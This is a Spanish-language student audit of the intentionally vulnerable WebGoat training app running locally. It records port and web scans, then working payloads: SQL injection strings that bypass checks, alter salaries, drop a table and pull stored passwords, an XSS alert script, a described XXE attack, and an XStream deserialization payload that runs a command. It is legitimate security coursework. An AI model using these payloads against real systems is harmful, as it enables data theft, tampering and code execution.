


## CYBERSECURITY INTRO

# WEBGOAT APP PROJECT AUDIT

---

## 1- Ejecuto entorno con docker.


Tal y como indica la primera parte de la práctica, accedo al link facilitado de GitHub y ejecuto en terminal con docker `docker run -it -p 127.0.0.1:8080:8080 -p 127.0.0.1:9090:9090 webgoat/webgoat`.



```
luigy@KALINUX: ~  
File Actions Edit View Help  
(luigy@KALINUX)-[~]  
$ docker run -it -p 127.0.0.1:8080:8080 -p 127.0.0.1:9090:9090 webgoat/webgoat  
2024-11-27T15:52:25.210+01:00 INFO 1 --- [main] org.owasp.webgoat.server.StartWebGoat : Starting StartWebGoat  
v2023.8 using Java 21.0.1 with PID 1 (/home/webgoat/webgoat.jar started by webgoat in /home/webgoat)  
2024-11-27T15:52:25.216+01:00 INFO 1 --- [main] org.owasp.webgoat.server.StartWebGoat : No active profile set,  
falling back to 1 default profile: "default"  
2024-11-27T15:52:25.713+01:00 INFO 1 --- [main] org.owasp.webgoat.server.StartWebGoat : Started StartWebGoat i  
n 1.064 seconds (process running for 1.881)
```

## 2 - Reconocimiento de información sobre Webgoat


Ejecuto “nmap” junto con **(-p- -open)** para obtener información sobre todos los puertos abiertos del sitio y **(-O)** para obtener información sobre el sistema operativo en el que opera.



```
(luigy@KALINUX)-[~]  
$ nmap -p- --open -O 127.0.0.1  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 14:14 CET  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.00011s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE  
8080/tcp  open  http-proxy  
9090/tcp  open  zeus-admin  
39691/tcp open  unknown  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6.32  
OS details: Linux 2.6.32  
Network Distance: 0 hops  
  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 2.01 seconds
```

Descubro que hay tres puertos abiertos. En dos se reconoce el servicio **8080 proxy**, **9090 admin** y uno es desconocido **39691**. El sistema operativo es un Linux con la versión de kernel 2.6.32 que según he averiguado en línea, fue liberada el 3 de diciembre del 2009.

Por otra banda, utilizando la herramienta Wappalyzer averiguo que la página web está programada con java, veo las frameworks y librerías de javascript utilizadas, UI frameworks y font scripts.



Adicionalmente, por curiosidad y con la ayuda de “ChatGPT” me pregunto como puedo obtener más información sobre el puerto desconocido 39691 y pruebo el comando **sudo ss -tulnp | grep 39691** para averiguar el proceso que está usando este puerto. “ss” para obtener info sobre conexiones de red en el sistema, busco conexiones TCP, UDP, obtengo el número del proceso, etc.

```
(luigy@KALINUX)-[~]
$ sudo ss -tulnp | grep 39691
tcp    LISTEN 0      4096               127.0.0.1:39691      0.0.0.0:*    users:((("containerd",pid=979,fd=9))
```

Buscando información sobre el tipo de usuario “containerd”, averiguo que es, a través de GPT y descubro que es parte de la infraestructura de los contenedores utilizada por Docker.

El puerto **39691** está siendo usado por el proceso **containerd**, que es parte de la infraestructura de contenedores utilizada por Docker o tecnologías relacionadas.

### ¿Qué es containerd?

**containerd** es un runtime de contenedores que gestiona la ejecución de contenedores en sistemas operativos. Es un componente esencial en sistemas que usan Docker o Kubernetes, ya que se encarga de tareas como:

- Descargar imágenes de contenedores.
- Ejecutar y supervisar contenedores.
- Gestionar redes y almacenamiento para contenedores.

Buscando como encontrar fallos y vulnerabilidades en los puertos encontrados, descubro “nikto”, una herramienta de escaneo de vulnerabilidades de kali linux y lanzo el comando “**nikto -h http://<ip>:<puerto>**” junto con **-h** para indicar el host que quiero que analice, en este caso el puerto 8080:

```
(luigy@KALINUX)-[~]
$ nikto -h http://127.0.0.1:8080/WebGoat
- Nikto v2.5.0

+ Target IP: 127.0.0.1
+ Target Hostname: 127.0.0.1
+ Target Port: 8080
+ Start Time: 2024-12-03 15:43:46 (GMT1)

+ Server: No banner retrieved
+ /WebGoat/: Cookie JSESSIONID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /WebGoat/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /WebGoat/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page /WebGoat redirects to: http://127.0.0.1/WebGoat/login;jsessionid=tF14QpsfncQdGEFN_imZT8yw6UFJaa_Mj0T-cnJ
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: The web server may reveal its internal or real IP in the Location header via a request to with HTTP /1.0. The value is "172.17.0.2". See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS, PATCH .
+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ HTTP method: 'PATCH' may allow client to issue patch commands to server. See RFC-5789.
+ 8076 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time: 2024-12-03 15:44:12 (GMT1) (26 seconds)

+ 1 host(s) tested
```

y en este otro el puerto 9090:

```
(luigy@KALINUX)-[~]
$ nikto -h http://127.0.0.1:9090
- Nikto v2.5.0

+ Target IP:          127.0.0.1
+ Target Hostname:    127.0.0.1
+ Target Port:        9090
+ Start Time:         2024-12-03 16:27:49 (GMT1)

+ Server: No banner retrieved
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 8073 requests: 0 error(s) and 2 item(s) reported on remote host
+ End Time:          2024-12-03 16:28:02 (GMT1) (13 seconds)

+ 1 host(s) tested
```

Busco más información en los enlaces que se muestran en el resultado del terminal y guiandome con GPT logro entender de manera más clara lo que significa cada fallo:

**Cookie sin flag 'HttpOnly':** Exposición a robo de sesión mediante scripts maliciosos.

**Falta de encabezado X-Frame-Options:** Vulnerable a ataques de clickjacking.

[anti-clickjacking X-Frame](#)

**Encabezado X-Content-Type-Options ausente:** Posible ejecución de contenido malicioso debido a la interpretación errónea del tipo MIME, que es un estándar que le dice al navegador que tipo de archivos está recibiendo (video, imagen, documento..) para manejarlo debidamente.

[Missing Content-Type Header](#)

**Redirección en página raíz con sesión visible:** La sesión puede ser interceptada por atacantes locales o intermedios.

**Filtración de IP interna:** Puede revelar infraestructura interna del servidor para ataques dirigidos.

---


## Métodos HTTP inseguros habilitados

- PUT: Permite subir archivos maliciosos al servidor.
- DELETE: Riesgo de eliminación de archivos críticos.
- PATCH: Posibilidad de alterar datos o configuraciones del servidor.

## 3 - Detección y explotación de vulnerabilidades

### - A3 Injection - SQL Injection (intro) - Apartado 11

Analizando la consulta `SELECT * FROM employees WHERE last_name = '' + name + '' AND auth_tan = '' + auth_tan + '';`, me doy cuenta de que es vulnerable a inyección SQL. Esto permite que, al introducir algo como `' OR '1'='1' --`, se manipule la lógica para que la condición siempre sea verdadera, ignorando las verificaciones de seguridad como el TAN. Según me he informado, esto ocurre porque la consulta incluye directamente los datos del usuario sin validarlos o protegerlos.



✓

Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

---

- **Obtener información de la BBDD utilizando los fallos disponibles en la sección A3 Injection - SQL Injection**

He logrado obtener varias vulnerabilidades en SQL a través de WEBGOAT.

He aprendido que el uso de consultas dinámicas, es decir, consultas que no están previamente definidas, si no que se pasan sobre la marcha, y eso permite inyectar código malicioso (inyecciones SQL). Estas son algunas de las ataques que he logrado desvelar:

1- Concatenación de cadenas y números cuando se construyen consultas uniendo valores de entrada directamente como por ejemplo **"SELECT \* FROM employees WHERE last\_name = ' " + name + " ' AND auth\_tan = ' " + auth\_tan + " ' ";** los atacantes pueden manipularlas para acceder a datos no autorizados lanzando comandos como **' OR '1'='1' - -** donde convierte la condición en verdadera y deja comentado el resto de la consulta con doble guión, para poder omitir el resto facilitando el ataque.

✓

Employee Name:

Authentication TAN:

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE	PHONE_2
32147	Paulina	Travers	Accounting	46000	P45JSI	null	null
34477	Abraham	Holman	Development	50000	UU2ALK	null	null
37648	John	Smith	Marketing	200000	3SL99A	null	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null	null

✓

SELECT \* FROM user\_data WHERE first\_name = 'John' AND last\_name = ' or 

---

6

2- Encadenado de consultas utilizando el carácter **;** el atacante añade nuevas consultas a la original. Esto permite modificar datos, como cambiar salarios o eliminar información en el caso de WEBGOAT **Smith'; UPDATE employees SET salary = 200000 WHERE last\_name = 'Smith' --** cambiando así el salario del empleado Smith.

✓

Employee Name:

Authentication TAN:

Get department

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE	PHONE_2
37648	John	Smith	Marketing	200000	3SL99A	null	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null	null
34477	Abraham	Holman	Development	50000	UU2ALK	null	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null	null

3- Violar la tercera letra de los tres principios fundamentales en la ciberseguridad (CIA), la disponibilidad. Un atacante puede eliminar tablas como en el caso de WEBGOAT donde se lanza este ataque de inyección SQL **%; DROP TABLE access\_log;--** o restringir accesos. Esto es muy grave teniendo en cuenta que podemos perder información muy valiosa en las BBDD.

✓

Action contains:

Search logs

Success! You successfully deleted the access\_log table and that way compromised the availability of the data.

4- Uso de la inyección para acceder a otras tablas, como por ejemplo usando '**UNION SELECT 3, user\_name, password, cookie, 'Amazin', 'Luigy', 66 FROM user\_system\_data;--**' para concatenar tablas, en este caso añadiendo valores adicionales para coincidir con el número de valores de la otra tabla. También dando nuevas instrucciones para extraer información sensible '**SELECT \* FROM user\_system\_data; --**' como fue el password de Dave's = **passW0rD**.

☒

Name:

Password:

You have succeeded:

USERID	USER_NAME	PASSWORD	COOKIE
101	jsnow	passwd1	,
102	jdoe	passwd2	,
103	jplane	passwd3	,
104	jeff	jeff	,
105	dave	passW0rD	,

Well done! Can you also figure out a solution, by using a UNION?

Your query was: SELECT \* FROM user\_data WHERE last\_name = ""; SELECT \* FROM user\_system\_data; --'

☒

Name:

Password:

You have succeeded:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
3	dave	passW0rD	,	Amazing	Luigy	66
3	jdoe	passwd2	,	Amazing	Luigy	66
3	jeff	jeff	,	Amazing	Luigy	66
3	jplane	passwd3	,	Amazing	Luigy	66
3	jsnow	passwd1	,	Amazing	Luigy	66


Well done! Can you also figure out a solution, by appending a new SQL Statement?

Your query was: SELECT \* FROM user\_data WHERE last\_name = " UNION SELECT 3, user\_name, password, cookie, 'Amazing','Luigy', 66 FROM user\_system\_data;--'



## - A3 Injection - Cross Site Scripting - Apartado - Apartado 7

En este apartado, he explorado las vulnerabilidades XSS (Cross-Site Scripting) en aplicaciones web. Basándome en la información proporcionada, he comprobado que, mediante la inserción de código en el sitio (en este caso, JavaScript), es posible incluir scripts maliciosos que comprometen la seguridad tanto del sitio web como de sus usuarios.




Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

Enter your credit card number:

Enter your three digit access code:

- Congratulations, but alerts are not very impressive are they? Let's continue to the next assignment.



Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service	299.99	1	\$0.00

Enter your credit card number:


Enter your three digit access code:

127.0.0.1:8080  
Hola XSS attack!!

En este caso, al probar scripts en todos los campos de entrada, he identificado una vulnerabilidad en el campo destinado al número de tarjeta. Utilicé el script `<script>alert('Hola XSS attack');</script>`, y al enviarlo, el mensaje apareció en pantalla. Esto confirma que este campo no valida adecuadamente las entradas, haciendo que la web sea vulnerable a ataques XSS.

## - A5 Security Misconfiguration - Apartado 4

En el siguiente apartado ejecuto con Burp Suite un ataque de inyección XXE (XML External Entity Injection) que según he entendido, es una vulnerabilidad que surge cuando una aplicación procesa datos XML sin validar correctamente el contenido. Esto, como se puede contemplar en las capturas adjuntas, expone gravemente archivos sensibles y también puede llevar a la ejecución de solicitudes de servidores internos o ataques de denegación de servicio.



Accedo a Burp Suite, abro el navegador configurado y accedo a WebGoat. Activo el "Intercept On" en Proxy y en el site hago clic en "Add a comment" para capturar la solicitud. En Burp, accedo al POST capturado, voy a la pestaña RAW y copio la solicitud al Repeater. Modifico el XML con el payload XXE que deseo probar para obtener la ruta, lo envío desde Repeater y reviso la respuesta del servidor. Vuelvo al Proxy, pego el XML modificado en RAW, desactivo el intercept, y el ataque XXE queda ejecutado correctamente.

## - A6 Vuln & outdated Components - Apartado 12

Esta vulnerabilidad, **CVE-2013-7285**, afecta a la biblioteca **XStream**, que convierte XML en objetos Java. En este ejercicio he aprendido que al deserializar sin restricciones, un atacante puede enviar un XML malicioso para ejecutar comandos en el servidor. Usando la interfaz que se indicaba, primero envié el XML válido para entender el comportamiento normal. Luego probé otro XML modificado que aprovechaba la deserialización insegura para ejecutar comandos arbitrarios, y funcionó. Es importante validar las entradas y usar configuraciones seguras en herramientas como XStream.

would be and then read the CVE vulnerability documentation (search the Internet) and try to trigger the vulnerability. For this example, w intercepting the request and modifying the data. You provide the XML representation of a contact and WebGoat will convert it a Contact

✓

Enter the contact's xml representation:

```
<contact class='dynamic-proxy'>
  <interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
  <handler class='java.beans.EventHandler'>
    <target class='java.lang.ProcessBuilder'>
      <command>
        <string>mate-calc</string>
      </command>
    </target>
    <action>start</action>
  </handler>
</contact>
```

Go!

You successfully tried to exploit the CVE-2013-7285 vulnerability

- **A7 Identity & Auth Failure - Secure Passwords Apartado 4**

En este último apartado, la verdad es que no entiendo muy bien que tipo de vulnerabilidades hay que encontrar. He indagado un poco y he visto que al poner el password haciendo click en "Submit", puedo acceder a verlo desde el web developer tools en "Network" observando el tráfico en "POST" y seguidamente accediendo a "Request". Esto puede ser peligroso si:


**La transmisión es insegura:** Sin HTTPS, las contraseñas pueden ser interceptadas (sniffing/MitM).

**Hay exposición en logs:** Las contraseñas pueden almacenarse en texto claro en registros del servidor.

**El almacenamiento es inseguro:** Las contraseñas en localStorage, sessionStorage o cookies son vulnerables a ataques XSS.

**Envío a destinos maliciosos:** Las contraseñas pueden ser capturadas en endpoints no autorizados (CSRF/redirecciones).

**Debugging expuesto:** Contraseñas visibles en herramientas de desarrollo pueden ser explotadas localmente.



---

Para evitar esto es necesario:

- Usar **HTTPS** para cifrar datos en tránsito.
- Configurar el servidor para no registrar contraseñas en logs.
- Evitar almacenar contraseñas en localStorage, sessionStorage o cookies.
- Implementar tokens CSRF para proteger endpoints de autenticación.
- No exponer contraseñas en herramientas de desarrollo ni consola.
- Hashear contraseñas con algoritmos seguros como **bcrypt** o **Argon2**.
- Implementar bloqueo tras múltiples intentos fallidos.
- Usar políticas CSP para prevenir ataques XSS.

## Informe ejecutivo

---

### a. Breve resumen del proceso realizado

En este proyecto, he desplegado la aplicación WebGoat utilizando Docker como se recomendó para realizar un análisis de seguridad. Siguiendo los pasos indicados, he explorado diferentes vulnerabilidades empleando herramientas como Nmap, Nikto, Burp Suite y Wappalyzer. He realizado pruebas en los puertos abiertos, buscado vulnerabilidades en consultas SQL, analizado configuraciones de seguridad y evaluado componentes desactualizados. Ha sido un proceso difícil pero muy enriquecedor que me ha permitido poner en práctica los conocimientos que he ido aprendiendo.

### b. Vulnerabilidades destacadas

